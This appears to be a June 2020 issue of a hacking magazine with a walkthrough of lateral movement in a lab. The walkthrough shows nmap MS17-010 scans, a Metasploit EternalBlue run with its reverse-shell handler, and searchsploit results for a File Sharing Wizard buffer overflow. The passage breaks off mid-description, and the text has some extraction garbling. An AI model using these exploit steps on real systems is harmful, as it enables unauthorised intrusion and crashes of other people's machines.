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Four Modules including two Windows PE exploits.

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Tomcat War Deployer

..with all other regular Features

*Then you will know the truth and the truth will set you free.  
John 8:32*

# Editor's Note

*Hello aspiring ethical hackers. Hope you are all awesome and safe. We are back with our June 2020 Issue. We really hope you have enjoyed our May 2020 Issue, especially the Real World Hacking Scenario. Although it was a simple scenario, we wanted our readers to grow familiar with the Vyos router and firewall. We also wanted our readers to understand concepts like port forwarding, NAT, SNAT and DNAT and some basic configuration of firewalls. These concepts play a huge role in Real Life penetration testing. As we already told our readers, hacking is not as simple as it seems on some internet blogs. We want our readers to become well versed with those concepts before going through our future scenarios especially the scenario of this month.*

*In this month's hacking scenario, we will go a step forward. We will see Hackercool not only hacking one system behind a router or firewall but hacking the entire LAN from the initial hacked system. This is known as Lateral Movement in penetration testing. We are sure you will enjoy this scenario too just like you have enjoyed the previous scenario. As we always tell you, test this scenario practically for better understanding of the scenario. All of the software is freely available on internet. We have also provided the download information.*

*Take this month's Installit Feature a bit seriously as it is another software that is a router cum firewall. Unlike Vyos, this has a graphical interface which is not only easy to configure but also its configuration options are close to real world routers.*

*Apart from this, other regular features are present. We are sure our readers will like this Issue. That's all we have for now. Until the next issue, Good Bye. Thank You. Stay Home, Stay Safe.*

*c.k.chakravarthi*

**"A LOT OF HACKING IS PLAYING WITH OTHER PEOPLE, YOU KNOW, GETTING THEM TO DO STRANGE THINGS."  
- STEVE WOZNIAK**

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## LATERAL MOVEMENT FOR BEGINNERS, SHELLSHOCK and DIRTYCOW

# REAL WORLD HACKING SCENARIO

*In our previous Issue, our readers have seen a real life hacking scenario where the target system was behind a NAT. I hope our readers understood what NAT is and what is the difference between SNAT and DNAT. We have also shown our readers how to create a real life hacking scenario in our previous Issue. Port forwarding was explained too. In the present Issue, we will see a similar scenario involving the same router software (vyos). However in this month's Issue, we will up the challenge. We will be placing three system's behind the NAT instead of one. We did this to give a glimpse of Lateral Movement.*

*Lateral Movement is a scenario you will experience in penetration testing regularly. We happen to get a foothold on one of the systems in a target network and from there we try to hack other systems of the same network. Most of the write ups discussing the topic of lateral movement are about a Windows domain. Although we will also be getting there, we thought it best to first introduce it to our readers using a simple scenario. Also we will also not tell you about how to set up this network as the process is shown in our previous Issue. Even the download information about the target systems has already been given in our past Issues. The only thing we will tell you here is the network is same as it was in the previous Issue. Rest, you can figure out. If you still have any doubts, you can always get to us. Now, on to hackercool.*

It is three years since the eternalblue (yeah, the same vulnerability that we saw in last month's hack story) was discovered and exploited. However it's not important how long it has been but how many applied the patches that Microsoft. You will be surprised to know that there are still many systems with this vulnerability and without patches. You just need to search right.

I decided to do exactly that. Nmap has a scripting engine to specifically search for the ms17-010 vulnerability, the CVE id of eternalblue. While scanning the network in in batches, I found one machine vulnerable to it.

```
kali@kali:~$ nmap -sT -p445 192.168.36.135-200 --script smb-vuln-ms17-010.nse
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 05:40 EDT
Nmap scan report for 192.168.36.152
Host is up (0.0016s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
|_ smb-vuln-ms17-010:
|_   VULNERABLE:
|_     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_       State: VULNERABLE
|_       IDs: CVE:CVE-2017-0143
|_       Risk factor: HIGH
|_         A critical remote code execution vulnerability exists in Microsoft SMBv1
|_           servers (ms17-010).
|_
|_ References:
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

EternalBlue is such a famous vulnerability that Metasploit has many modules related to it.

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
1	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
2	exploit/windows/smb/ms17_010_etalernalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
3	exploit/windows/smb/ms17_010_etalernalblue_win8	2017-03-14	average	No	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
4	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
5	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Although nmap detected the vulnerability, let me use a auxiliary scanner of Metasploit to check if the target is indeed vulnerable.

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name          Current Setting  Required
  Description
  ----          -
  CHECK_ARCH    true             no
  Check for architecture on vulnerable hosts
  CHECK_DOPU    true             no
  Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE    false            no
  Check for named pipe on vulnerable hosts
  NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes
  List of named pipes to check
  RHOSTS        yes
  The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT         445              yes
  The SMB service port (TCP)
  SMBDomain     .                no
  The Windows domain to use for authentication
  SMBPass       no
  The password for the specified username
  SMBUser       no
  The username to authenticate as
  THREADS       1                yes
  The number of concurrent threads (max one per host)
```

Even this module confirms that our target is vulnerable.

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.36.152
rhosts => 192.168.36.152
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.36.152:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic
7601 Service Pack 1
[*] 192.168.36.152:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > █
```

Very good. Let's use the eternalblue module generally used for windows 7 assuming the target is windows 7 or the windows 2008 server.

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        rhosts file with syntax 'file:<path>'
  RPORT         445              yes       The target port (TCP)
  SMBDomain     .                no        (Optional) The Windows domain to use for authentication
  SMBPass       .                no        (Optional) The password for the specified username
  SMBUser       .                no        (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.
```

Exploit target:

```
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.36.152
```

```
rhosts => 192.168.36.152
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > cehck
```

```
cjj[-] Unknown command: cehck.
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > check
```

```
[*] 192.168.36.152:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.36.152:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1
[*] 192.168.36.152:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.36.152:445 - The target is vulnerable.
msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

It's time to execute the module to get a shell now.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
[*] Started reverse TCP handler on 192.168.36.132:4444
[*] 192.168.36.152:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.36.152:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1
[*] 192.168.36.152:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.36.152:445 - Connecting to target for exploitation.
[+] 192.168.36.152:445 - Connection established for exploitation.
[+] 192.168.36.152:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.36.152:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.36.152:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.36.152:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asi c 7601 Servic
[*] 192.168.36.152:445 - 0x00000020 65 20 50 61 63 6b 20 31 e P
ack 1
[+] 192.168.36.152:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.36.152:445 - Trying exploit with 12 Groom Allocations.
```

```

[+] 192.168.36.152:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.36.152:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.36.152:445 - Sending all but last fragment of exploit packet
[*] 192.168.36.152:445 - Starting non-paged pool grooming
[+] 192.168.36.152:445 - Sending SMBv2 buffers
[+] 192.168.36.152:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 bu
ffer.
[*] 192.168.36.152:445 - Sending final SMBv2 buffers.
[*] 192.168.36.152:445 - Sending last fragment of exploit packet!
[*] 192.168.36.152:445 - Receiving response from exploit packet
[+] 192.168.36.152:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.36.152:445 - Sending egg to corrupted connection.
[*] 192.168.36.152:445 - Triggering free of corrupted buffer.
-----
[*] 192.168.36.152:445 - Sending final SMBv2 buffers.
[*] 192.168.36.152:445 - Sending last fragment of exploit packet!
[*] 192.168.36.152:445 - Receiving response from exploit packet
[+] 192.168.36.152:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.36.152:445 - Sending egg to corrupted connection.
[*] 192.168.36.152:445 - Triggering free of corrupted buffer.
[-] 192.168.36.152:445 - -----
[-] 192.168.36.152:445 - -----FAIL-----
[-] 192.168.36.152:445 - -----
[*] 192.168.36.152:445 - Connecting to target for exploitation.
[-] 192.168.36.152:445 - Rex::HostUnreachable: The host (192.168.36.152:445) was unreacha
ble.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >

```

After raising hopes of a successful shell, the exploit failed. It's not extraordinary though. Sometimes we have to try multiple times before we get a shell on the target. The reason is that the system crashes while running this exploit. I hope it has not alerted the people on other side. If you see in the above image, the system became unreachable and I am pretty sure it crashed. Before trying the exploit once again, I wanted to confirm the OS of the target system. So I did a verbose scan on the target.

```

kali@kali:~$ nmap -sV -A 192.168.36.152
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 05:53 EDT
Nmap scan report for 192.168.36.152
Host is up (0.0033s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE      VERSION
81/tcp    open      hosts2-ns?
|
|_ fingerprint-strings:
|_   FourOhFourRequest, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
|_     HTTP/1.1 401 Authorization Required
|_     WWW-Authenticate: Basic realm="File Sharing Wizard"
445/tcp   open      microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
8080/tcp  filtered  http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port81-TCP:V=7.80%I=7%D=7/6%Time=5F02F4A6%P=i686-pc-linux-gnu%r(GetRequest)SF:ions,5C,"HTTP/1\.\1\x20401\x20Authorization\x20Required\r\nWWW-AuthenticSF:ate:\x20Basic\x20realm=\\"File\x20Sharing\x20Wizard\\"r\n\r\n)%r(FourOhSF:FourRequest,5C,"HTTP/1\.\1\x20401\x20Authorization\x20Required\r\nWWW-AuSF:thenticate:\x20Basic\x20realm=\\"File\x20Sharing\x20Wizard\\"r\n\r\n)%rSF:(RTSPRequest,5C,"HTTP/1\.\1\x20401\x20Authorization\x20Required\r\nWWW-A SF:uthenticate:\x20Basic\x20realm=\\"File\x20Sharing\x20Wizard\\"r\n\r\n)%SF:r(SIPOptions,5C,"HTTP/1\.\1\x20401\x20Authorization\x20Required\r\nWWW-A SF:uthenticate:\x20Basic\x20realm=\\"File\x20Sharing\x20Wizard\\"r\n\r\n");
Service Info: Host: WIN-DHH9GH6L5SP; OS: Windows; CPE: cpe:/o:microsoft:windows

```


```

Host script results:
  _clock-skew: mean: -1h50m00s, deviation: 3h10m30s, median: -1s
  smb-os-discovery:
    OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
    OS CPE: cpe:/o:microsoft:windows_7::sp1
    Computer name: WIN-DHH9GH6L5SP
    NetBIOS computer name: WIN-DHH9GH6L5SP\x00
    Workgroup: WORKGROUP\x00
  _ System time: 2020-07-06T15:25:09+05:30
  smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
  _ message_signing: disabled (dangerous, but default)
  smb2-security-mode:
    2.02:
      Message signing enabled but not required
  smb2-time:
    date: 2020-07-06T09:55:09

```

The target is indeed Windows 7 with service pack 1. But it's not the target that raised my interest. There is another port open on the target and it's running HTTP which something related to web services. Nmap even got the name of the service running on that port "File Sharing Wizard."

If it's HTTP, it can be opened in the browser. I tried all the common passwords but nothing worked.



I used searchsploit to see if there are any exploits related to this software and I found three exploits, all belonging to version 1.5.0 of this software.

```


kali@kali:~$ searchsploit file sharing wizard
-----
Exploit Title | Path
-----
File Sharing Wizard 1.5.0 - Buffer Overflow (PoC) | windows/dos/13876.py
File Sharing Wizard 1.5.0 - POST SEH Overflow | windows/remote/47412.py
File Sharing Wizard 1.5.0 - Remote Overflow (SEH) | windows/remote/13903.py
-----
Shellcodes: No Results

```



I ruled out the first one, a denial of service (DOS) exploit as I just now did one to port 445. The next two are buffer overflow exploits and the good thing is both are remote and don't need any authentication. There is one missing piece though. I still don't know the version of software running on my target. So I decided to use Google.

File Sharing Wizard is a very general search term for Google, but after cutting out the noise, I found something sweet.



It says the latest version of this software is 1.5. This is the exact version for which there are exploits. I am just wishing that he did not forget to update the software just like he forgot to apply patches to the eternalblue exploit.

Although the version running on the target is not known, I wanted to take a chance as it is an unauthenticated exploit. If it doesn't work, eternalblue is already there. On researching further, I found a Metasploit module for the same version.

```
msf5 > search file_sharing
```

#### Matching Modules

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ftp/easy_file_sharing_ftp	2017-03-07	normal	Yes	Easy
	File Sharing FTP Server 3.6 Directory Traversal				
1	exploit/windows/http/file_sharing_wizard_seh	2019-09-24	normal	Yes	File
	Sharing Wizard - POST SEH Overflow				

#### Description:

This module exploits an unauthenticated HTTP POST SEH-based buffer overflow in File Sharing Wizard 1.5.0.

#### References:

